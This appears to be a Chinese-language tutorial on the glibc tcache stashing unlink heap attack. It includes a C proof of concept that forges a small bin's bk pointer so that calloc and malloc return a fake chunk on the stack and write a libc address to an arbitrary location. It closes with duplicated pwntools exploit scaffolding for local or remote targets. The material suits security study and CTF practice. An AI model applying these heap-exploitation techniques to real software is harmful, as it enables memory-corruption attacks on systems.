

下图可以看到free 目标地址会把它放入tcache中
tcache_stash_unlink

这种攻击利用的是 tcache bin 有剩余 (数量小于 TCACHE_MAX_BINS ) 时,同大小的 small bin 会放进 tcache 中 (这种情况可以用 calloc 分配同大小堆块触发,因为 calloc 分配堆块时不从 tcache bin 中选取)。在获取到一个 smallbin 中的一个 chunk 后会如果 tcache 仍有足够空闲位置,会将剩余的 small bin 链入 tcache ,在这个过程中只对第一个 bin 进行了完整性检查,后面的堆块的检查缺失。当攻击者可以写一个 small bin 的 bk 指针时,其可以在任意地址上写一个 libc 地址 (类似 unsorted bin attack 的效果)。构造得当的情况下也可以分配 fake chunk 到任意地址。
int main(){ unsigned long stack_var[0x10] = {0}; unsigned long *chunk_lis[0x10] = {0}; unsigned long *target;
setbuf(stdout, NULL);
printf("This file demonstrates the stashing unlink attack on tcache.\n\n"); printf("This poc has been tested on both glibc 2.27 and glibc 2.29.\n\n"); printf("This technique can be used when you are able to overwrite the victim->bk pointer. Besides, it's necessary to alloc a chunk with calloc at least once. Last not least, we need a writable address to bypass check in glibc\n\n"); printf("The mechanism of putting smallbin into tcache in glibc gives us a chance to launch the attack.\n\n"); printf("This technique allows us to write a libc addr to wherever we want and create a fake chunk wherever we need. In this case we'll create the chunk on the stack.\n\n");
// stack_var emulate the fake_chunk we want to alloc to printf("Stack_var emulates the fake chunk we want to alloc to.\n\n"); printf("First let's write a writeable address to fake_chunk->bk to bypass bck->fd = bin in glibc. Here we choose the address of stack_var[2] as the fake bk. Later we can see *(fake_chunk->bk + 0x10) which is stack_var[4] will be a libc addr after attack.\n\n");
stack_var[3] = (unsigned long)(&stack_var[2]);
printf("You can see the value of fake_chunk->bk is:%p\n\n",(void*)stack_var[3]); printf("Also, let's see the initial value of stack_var[4]:%p\n\n",(void*)stack_var[4]); printf("Now we alloc 9 chunks with malloc.\n\n");
//now we malloc 9 chunks for(int i = 0;i < 9;i++){ chunk_lis[i] = (unsigned long*)malloc(0x90); }
//put 7 chunks into tcache printf("Then we free 7 of them in order to put them into tcache. Carefully we didn't free a serial of chunks like chunk2 to chunk9, because an unsorted bin next to another will be merged into one after another malloc.\n\n");
for(int i = 3;i < 9;i++){ free(chunk_lis[i]); }

printf("As you can see, chunk1 & [chunk3,chunk8] are put into tcache bins while chunk0 and chunk2 will be put into unsorted bin.\n\n");
//last tcache bin free(chunk_lis[1]); //now they are put into unsorted bin free(chunk_lis[0]); free(chunk_lis[2]);
//convert into small bin printf("Now we alloc a chunk larger than 0x90 to put chunk0 and chunk2 into small bin.\n\n");
malloc(0xa0);// size > 0x90
//now 5 tcache bins printf("Then we malloc two chunks to spare space for small bins. After that, we now have 5 tcache bins and 2 small bins\n\n");
malloc(0x90); malloc(0x90);

printf("Now we emulate a vulnerability that can overwrite the victim->bk pointer into fake_chunk addr: %p.\n\n",(void*)stack_var);
//trigger the attack printf("Finally we alloc a 0x90 chunk with calloc to trigger the attack. The small bin preiously freed will be returned to user, the other one and the fake_chunk were linked into tcache bins.\n\n");
calloc(1,0x90);
printf("Now our fake chunk has been put into tcache bin[0xa0] list. Its fd pointer now point to next free chunk: %p and the bck->fd has been changed into a libc addr: %p\n\n",(void*)stack_var[2],(void*)stack_var[4]);
//malloc and return our fake chunk on stack target = malloc(0x90);
printf("As you can see, next malloc(0x90) will return the region our fake chunk: %p\n",(void*)target);
elf = ELF(file_path) libc = elf.libc if 're' in sys.argv: p = remote(remote_host, remote_port) else: p = process(file_path) # gdb.attach(p, """ # b *0x08048666 # c # """, api=True)
def dbg(): gdb.attach(p) pause() def sla(a, b): p.sendlineafter(a, b) def ru(a): p.recvuntil(a) def sa(a, b): p.sendafter(a, b)
elf = ELF(file_path) libc = elf.libc if 're' in sys.argv: p = remote(remote_host, remote_port) else: p = process(file_path) # gdb.attach(p, """ # b *0x08048666 # c # """, api=True)
def dbg(): gdb.attach(p) pause() def sla(a, b): p.sendlineafter(a, b) def ru(a): p.recvuntil(a) def sa(a, b): p.sendafter(a, b)